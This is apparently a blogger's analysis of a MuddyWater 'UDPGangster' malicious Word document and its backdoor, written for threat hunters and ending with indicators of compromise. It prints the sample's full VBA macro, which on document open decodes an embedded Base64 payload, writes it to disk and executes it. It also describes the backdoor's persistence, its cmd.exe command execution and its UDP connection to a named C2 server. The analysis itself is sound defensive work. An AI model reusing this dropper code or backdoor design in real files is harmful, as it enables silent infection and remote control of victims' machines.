
Welcome to my latest malware analysis! After exploring the Dropping Elephant APT group, I wanted to look at another threat actor active in the Middle East—the Iranian-linked group MuddyWater, specifically their UDPGangster campaign.
I started by searching Malware Bazaar for APT samples. I found one tagged “UDPGangster” with hash 7ea4b307e84c8b32c0220eca13155a4cf66617241f96b8af26ce2db8115e3d53. It was a Microsoft Word document—perfect for analyzing a phishing campaign. Let’s dig in…
Part 1: Malicious Document Analysis – VBA Macros & Payload
I examined the document’s structure using oledump. The output showed three key macro-enabled streams (marked with M), indicating malicious code.
oledump 7ea4b307e84c8b32c0220eca13155a4cf66617241f96b8af26ce2db8115e3d53.doc
1: 114 '\x01CompObj'
2: 4096 '\x05DocumentSummaryInformation'
3: 4096 '\x05SummaryInformation'
4: 10233 '1Table'
5: 530 'Macros/PROJECT'
6: 95 'Macros/PROJECTwm'
7: 97 'Macros/UserForm1/\x01CompObj'
8: 292 'Macros/UserForm1/\x03VBFrame'
9: 147 'Macros/UserForm1/f'
10: 1072528 'Macros/UserForm1/o'
11: M 3288 'Macros/VBA/Module1'
12: M 7449 'Macros/VBA/ThisDocument'
13: M 1362 'Macros/VBA/UserForm1'
14: 4638 'Macros/VBA/_VBA_PROJECT'
15: 861 'Macros/VBA/dir'
16: 313235 'WordDocument'
Key findings:
- Stream 11:
Macros/VBA/Module1(3,288 bytes) - Stream 12:
Macros/VBA/ThisDocument(7,449 bytes) ← Main payload - Stream 13:
Macros/VBA/UserForm1(1,362 bytes) - Stream 10:
Macros/UserForm1/o(1,072,528 bytes) ← Embedded payload data
The 1 MB size of Stream 10 suggested embedded payload data. Stream 12 contained the main execution code.
I extracted the VBA code from stream 12:
oledump -s 12 -v 7ea4b307e84c8b32c0220eca13155a4cf66617241f96b8af26ce2db8115e3d53.doc
Attribute VB_Name = "ThisDocument"
Attribute VB_Base = "1Normal.ThisDocument"
Attribute VB_GlobalNameSpace = False
Attribute VB_Creatable = False
Attribute VB_PredeclaredId = True
Attribute VB_Exposed = True
Attribute VB_TemplateDerived = True
Attribute VB_Customizable = True
Private Declare PtrSafe Function CreateProcessA Lib "kernel32" ( _
    ByVal lpApplicationName As String, _
    ByVal lpCommandLine As String, _
    ByVal lpProcessAttributes As LongPtr, _
    ByVal lpThreadAttributes As LongPtr, _
    ByVal bInheritHandles As Long, _
    ByVal dwCreationFlags As Long, _
    ByVal lpEnvironment As LongPtr, _
    ByVal lpCurrentDirectory As String, _
    lpStartupInfo As Any, _
    lpProcessInformation As Any) As Long

Private Declare PtrSafe Function CloseHandle Lib "kernel32" ( _
    ByVal hObject As LongPtr) As Long

Private Type STARTUPINFO
    cb As Long
    lpReserved As LongPtr
    lpDesktop As LongPtr
    lpTitle As LongPtr
    dwX As Long
    dwY As Long
    dwXSize As Long
    dwYSize As Long
    dwXCountChars As Long
    dwYCountChars As Long
    dwFillAttribute As Long
    dwFlags As Long
    wShowWindow As Integer
    cbReserved2 As Integer
    lpReserved2 As LongPtr
    hStdInput As LongPtr
    hStdOutput As LongPtr
    hStdError As LongPtr
End Type

Private Type PROCESS_INFORMATION
    hProcess As LongPtr
    hThread As LongPtr
    dwProcessId As Long
    dwThreadId As Long
End Type

Function Base64Decode(ByVal base64String As String) As Byte()
    Dim xmlObj As Object
    Dim nodeObj As Object

    Set xmlObj = CreateObject("MSXML2.DOMDocument.6.0")
    Set nodeObj = xmlObj.createElement("b64")

    nodeObj.DataType = "bin.base64"
    nodeObj.Text = base64String

    Base64Decode = nodeObj.nodeTypedValue
End Function

Sub Run_e(ByVal exePath As String)
    On Error GoTo ErrorHandler

    Dim si As STARTUPINFO
    Dim pi As PROCESS_INFORMATION
    Dim ret As Long

    si.cb = LenB(si)

    ret = CreateProcessA(exePath, vbNullString, 0, 0, 0, 0, 0, vbNullString, si, pi)

    If ret <> 0 Then
        CloseHandle pi.hProcess
        CloseHandle pi.hThread
    Else
        MsgBox "Failed to start process: " & Err.Description
    End If

    Exit Sub

ErrorHandler:
    MsgBox "Error in Run_e: " & Err.Description
End Sub

Sub SmartToggle()
    On Error GoTo ErrorHandler

    Dim doc As Document
    Set doc = ActiveDocument

    Dim img1 As Shape, img2 As Shape
    Set img1 = doc.Shapes("FullImage1")
    Set img2 = doc.Shapes("FullImage2")


    If img1.AlternativeText = "Front" Then
        img1.WrapFormat.Type = wdWrapBehind
        img2.WrapFormat.Type = wdWrapFront
        img2.ZOrder msoBringToFront
        img1.AlternativeText = "Back"
        img2.AlternativeText = "Front"
    Else
        img2.WrapFormat.Type = wdWrapBehind
        img1.WrapFormat.Type = wdWrapFront
        img1.ZOrder msoBringToFront
        img1.AlternativeText = "Front"
        img2.AlternativeText = "Back"
    End If

    Exit Sub

ErrorHandler:
    MsgBox "Error: " & Err.Description
End Sub


Private Sub Document_Open()
    On Error GoTo ErrorHandler


    SmartToggle


    Dim pathh As String
    Dim appBytes() As Byte
    Dim fileNum As Integer

    pathh = "C:\Users\Public\ui.txt"


    appBytes = Base64Decode(UserForm1.bodf90.Text)

    fileNum = FreeFile
    Open pathh For Binary Access Write As #fileNum
    Put #fileNum, 1, appBytes
    Close #fileNum

    Run_e pathh

    Exit Sub

ErrorHandler:
    MsgBox "Error in Document_Open: " & Err.Description
End Sub
The attack happens in the Document_Open() function. When the document opens:
- It calls
SmartToggle()to create a visual distraction - swapping two images to show “normal” document activity - While the user sees this, malware runs in the background
- It extracts a Base64 payload from
UserForm1.bodf90.Text - Writes the decoded binary to
C:\Users\Public\ui.txt - Executes the file using Windows API calls
This is clever social engineering - reducing suspicion during payload deployment.
The actual payload is hidden as Base64. I decoded it with Python:
import base64

encoded_data = """PASTE_BASE64_HERE"""
decoded_data = base64.b64decode(encoded_data)

with open('output.exe', 'wb') as f:
    f.write(decoded_data)

print("File saved as output.exe")
This gave us output.exe, the second-stage payload.
Part 2: Second-Stage Backdoor Analysis
I loaded output.exe into IDA Pro. This backdoor installs as SystemProc.exe with persistence and C2 capabilities.
Execution Flow
1. Single Instance Check
Creates a mutex with name xhxhxhxhxhxpp to ensure only one instance runs.
 Caption: Mutex creation routine with encoded string “xhxhxhxhxhxpp” being decoded.
2. Installation Path
Gets the user profile and creates: C:\Users\USERNAME\AppData\RoamingLow
 Caption: Environment variable processing to build installation path.
3. Installation & Persistence
- Moves itself to:
C:\Users\USERNAME\AppData\RoamingLow\SystemProc.exe
 Caption: File renaming to SystemProc.exe.
- Adds registry entry for startup persistence:
- Key:
HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Explorer\User Shell Folders - Value:
Startup - Data:
C:\Users\USERNAME\AppData\RoamingLow
- Key:
 Caption: Registry editing for startup persistence.
4. System Information Collection
Gathers:
- Computer Name
- Domain/Workgroup
- Windows Version
- Username
 Caption: GetComputerNameA API call for system info.
Encodes this data before sending to C2.
 Caption: ROR2 encoding routine for collected data.
5. C2 Communication
Connects via UDP to hardcoded C2 server on port 1269.
 Caption: Socket creation with port 1269.
 Caption: Wireshark showing UDP packets to C2 server 157.20.182.75.
Command & Control System
The malware handles several commands:
- Command 0xA: Execute system commands via cmd.exe
- Command 0xC: Secondary execution channel
- Command 0x14: Search for specific file types
- Command 0x1E: Download/write files to victim
- Command 0x63: Update C2 server address
 Caption: Command dispatcher for execution commands.
 Caption: File operation command handlers.
 Caption: C2 server update command handler.
 Caption: C2 server IP encoding routine.
Pattern: receive encoded command → decode → execute → encode results → send back.
Data Encoding Analysis
Uses custom ROR2 (rotate right 2 bits) encoding. I wrote a Python decoder:
def decode_ror2(data):
    decoded = []
    for byte in data:
        rol2 = ((byte << 2) | (byte >> 6)) & 0xFF
        decoded.append(rol2)
    return bytes(decoded)

hex_data = """7300d0db5b1c5d1d599c0893585b598e081151d4d215d3144b4e12515094914e8211db5b585a9bcbd5db9cdad99cdb5d1c8e080a93db9b594a82d55a9b19dbdddc0895599cdc5adb9b8e08d55a9b19dbdddc084c0c080a905d5a1b19084c4e0c0d4d4a8255dc599c9b585b598e08505e9b585a1d82"""
hex_bytes = bytes.fromhex(hex_data)
decoded = decode_ror2(hex_bytes)
print(decoded.decode('utf-8', errors='ignore'))
Decoded Output:
Computer Name: DESKTOP
Domain/Workgroup: (None)
Windows Version: Windows 10 (Build)
Username: USERNAME
This shows what system information the malware collects and sends to attackers.
Indicators of Compromise (IoCs)
Document Hashes
7ea4b307e84c8b32c0220eca13155a4cf66617241f96b8af26ce2db8115e3d53- Malicious Word document
Dropped Files
- Filename:
SystemProc.exe - Path:
C:\Users\[USERNAME]\AppData\RoamingLow\SystemProc.exe - SHA256:
69c0c0d0cdfcebb698d952751f28f914a67f67a5e1bd81b4a1a4529ee7b78cbe - Mutex:
xhxhxhxhxhxpp
Registry Changes
- Key:
HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Explorer\User Shell Folders - Value:
Startup - Data:
C:\Users\[USERNAME]\AppData\RoamingLow
Network Activity
- Protocol: UDP
- Port: 1269
- C2 Server: 157.20.182.75
Conclusion
The UDPGangster APT group uses a multi-stage attack:
- Social engineering with Word documents
- Visual tricks to reduce suspicion
- Encoded payloads to avoid detection
- Persistent backdoor installation
- C2 communication for remote control
This analysis reveals their methods and provides detection indicators. Security teams can use the hashes, paths, registry changes, and network signatures to hunt for this threat.
Even sophisticated attacks can be understood and detected with careful analysis.